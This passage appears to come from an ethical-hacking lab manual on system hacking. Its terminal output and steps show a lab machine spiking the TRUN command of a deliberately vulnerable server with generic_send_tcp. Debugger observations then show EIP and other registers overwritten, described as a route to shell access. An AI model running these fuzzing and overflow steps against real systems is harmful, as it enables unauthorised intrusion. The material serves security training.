
Applications Places System  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 - Parrot Terminal

File Edit View Search Terminal Help


```
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1301
^C
[✓]-[root@parrot]-
[✓] #pluma trun.spk
[✓]-[root@parrot]-
[✓] #generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

41. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.
 42. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.
 43. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value “A”, as shown in the screenshot.


Module 06 – System Hacking



